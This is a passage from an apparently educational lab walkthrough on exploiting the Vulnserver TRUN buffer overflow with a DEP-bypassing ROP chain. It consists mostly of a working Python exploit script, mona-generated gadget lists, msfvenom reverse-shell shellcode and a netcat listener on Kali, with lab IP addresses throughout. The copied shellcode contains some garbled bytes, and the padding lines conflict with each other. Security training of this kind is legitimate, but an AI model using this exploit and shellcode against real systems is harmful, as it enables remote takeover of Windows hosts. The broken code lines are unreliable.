
```
padding = 'F' * (3000 - 2006 - 4 - 16 - 1)
```

```
attack = prefix + eip + nopsled + brk + padding
```

to

```
padding = 'F' * (3000 - 2006 - 4 - 16 - 1)
```


```
attack = prefix + rop_chain + nopsled + brk + padding
```



```
root@kali: ~  
File Edit View Search Terminal Help  
GNU nano 3.1 vs-rop2  
  
0x772c2996, # XCHG EAX,EBX # RETN [user32.dll]  
0x758819ca, # POP EAX # RETN [RPCRT4.dll]  
0xffffffffc0, # Value to negate, will become 0x00000040  
0x758637c6, # NEG EAX # RETN [RPCRT4.dll]  
0x76d53d05, # XCHG EAX,EDX # ADC ESP,EDI # DEC ECX # RETN 0x0C [GDI32.dll]  
0x7592e6b8, # POP ECX # RETN [WS2_32.DLL]  
0x41414141, # Filler (RETN offset compensation)  
0x41414141, # Filler (RETN offset compensation)  
0x41414141, # Filler (RETN offset compensation)  
0x753f4a3e, # &Writable location [MSCTF.dll]  
0x7593f0ee, # POP EDI # RETN [WS2_32.DLL]  
0x758637c8, # RETN (ROP NOP) [RPCRT4.dll]  
0x77221734, # POP EAX # RETN [kernel32.dll]  
0x90909090, # nop  
0x758471bf, # PUSHAD # RETN [RPCRT4.dll]  
]  
return ''.join(struct.pack('<I', _) for _ in rop_gadgets)  
# Call the ROP chain generator inside the 'exploit' function :  
rop_chain = create_rop_chain()  
  
prefix = 'A' * 2006  
eip = '\xaf\x11\x50\x62'  
nopsled = '\x90' * 16  
brk = '\xcc'  
padding = 'F' * (3000 - 2006 - len(rop_chain) - 16 - 1)  
attack = prefix + rop_chain + nopsled + brk + padding  
  
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
connect = s.connect((server, sport))  
print s.recv(1024)  
print "Sending attack to TRUN . with length ", len(attack)  
s.send(('TRUN .' + attack + '\r\n'))  
  
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
```



save all the changes in the code. Then restart the vulnerable server and immunity. After that execute `./vs-rop2` command in kali machine.

Then lower left corner of the immunity showa INT 3 command. Then again click the right of the ESP and follow the hex dump.



Creating Exploit Code

First find the ip address of the kali machine by **ifconfig**.

A terminal window on a Kali Linux system. The prompt is root@kali:~#. The user enters 'ifconfig'. The output shows details for the eth0 interface (IP: 192.168.1.101) and the loopback interface lo (IP: 127.0.0.1). Below this, the user enters 'msfpayload windows/shell_reverse_tcp LHOST="192.168.1.101" LPORT=443 EXITFUNC=thread R | msfencode -b '\x00''. The terminal shows two error messages: 'bash: msfpayload: command not found' and 'bash: msfencode: command not found'. The prompt returns to root@kali:~#. The terminal window has a blue background and a taskbar at the bottom with various icons and a 'Right Ctrl' label.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.101 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fe95:8c5e prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:95:8c:5e txqueuelen 1000 (Ethernet)
    RX packets 436 bytes 41199 (40.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 76 bytes 17545 (17.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 24 bytes 1356 (1.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 1356 (1.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# msfpayload windows/shell_reverse_tcp LHOST="192.168.1.101" LPORT=44
3 EXITFUNC=thread R | msfencode -b '\x00'
bash: msfpayload: command not found
bash: msfencode: command not found
root@kali:~#
```

Here msfconsole command does not create the shell code. So msfvenom code replaced and it generate the shell code as below.

```
Kali-Linux-2018.4-vbox-amd64 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Sun 05:09

root@kali: ~
File Edit View Search Terminal Help

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 24 bytes 1356 (1.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 1356 (1.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# msfpayload windows/shell_reverse_tcp LHOST="192.168.1.101" LPORT=44
3 EXITFUNC=thread R | msfencode -b '\x00'
bash: msfpayload: command not found
bash: msfencode: command not found

root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.101 LPORT=123
4 -f c
[-] No platform was selected, choosing Mst::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of c file: 1386 bytes

unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\x01\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\xc0\xa8\x01\x65\x68"
"\x02\x00\x04\xd2\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2"
"\x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x31\xf6"
"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44"
"\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56"
"\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff"
"\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6"
"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";

root@kali:~#
```

Then insert the shell code into python code.

cp vs-rop2 vs-rop3

nano vs-rop3


```

root@kali: ~
File Edit View Search Terminal Help
GNU nano 3.1 vs-rop3 Modified

#!/usr/bin/python
import socket, struct, sys
server = '192.168.1.106'
sport = 9999
shellcode = (
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\xc0\xa8\x01\x65\x68"
"\x02\x00\x04\xd2\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75xec\x68\xf0\xb5\xa2"
"\x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6"
"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44"
"\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56"
"\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff"
"\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6"
"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5");

def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        0x753a5398, # POP ECX # RETN [MSCTF.dll]
        0x6250609c, # ptr to &VirtualProtect() [IAT essfunc.dll]
        0x7538fd52, # MOV ESI,DWORD PTR DS:[ECX] # ADD DH,DH # RETN [MSCTF.dll]
        0x756b1f04, # POP EBP # RETN [USP10.dll]
        0x76cf2273, # & jmp esp [NSI.dll]
        0x76c7a837, # POP EAX # RETN [msvcrt.dll]
        0xffffffff, # Value to negate, will become 0x00000201
        0x75862f3a, # NEG EAX # RETN [RPCRT4.dll]
        0x772c2996, # XCHG EAX,EBX # RETN [user32.dll]

    ]

```

Replace the

padding = 'F' * (3000 - 2006 - 4 - 16 - 1)

attack = prefix + rop_chain + nopsled + brk + padding

into


padding = 'F' * (3000 - 2006 - 4 - 16 - 1)

attack = prefix + rop_chain + nopsled + shellcode + padding

Starting a Listener

Execute the below command in kali machine

nc -nlvp 1234

A terminal window screenshot with a dark background. The prompt is 'root@kali:~#'. The first command entered is 'chmod a+x vs-rop3'. The second command is 'nc -nlvp 1234'. The output of the second command is 'listening on [any] 1234 ...'.

```
root@kali:~# chmod a+x vs-rop3
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
```


References

- [1] <https://www.dell.com/support/article/en-us/sln288643/what-is-data-execution-prevention-dep?lang=en>
- [2] https://samsclass.info/127/127_WWC_2014.shtml
- [3] <https://sites.google.com/site/lupingreycorner/vulnserver.zip?attredirects=0>
- [4] https://www.youtube.com/watch?v=nNt_gRl8RBk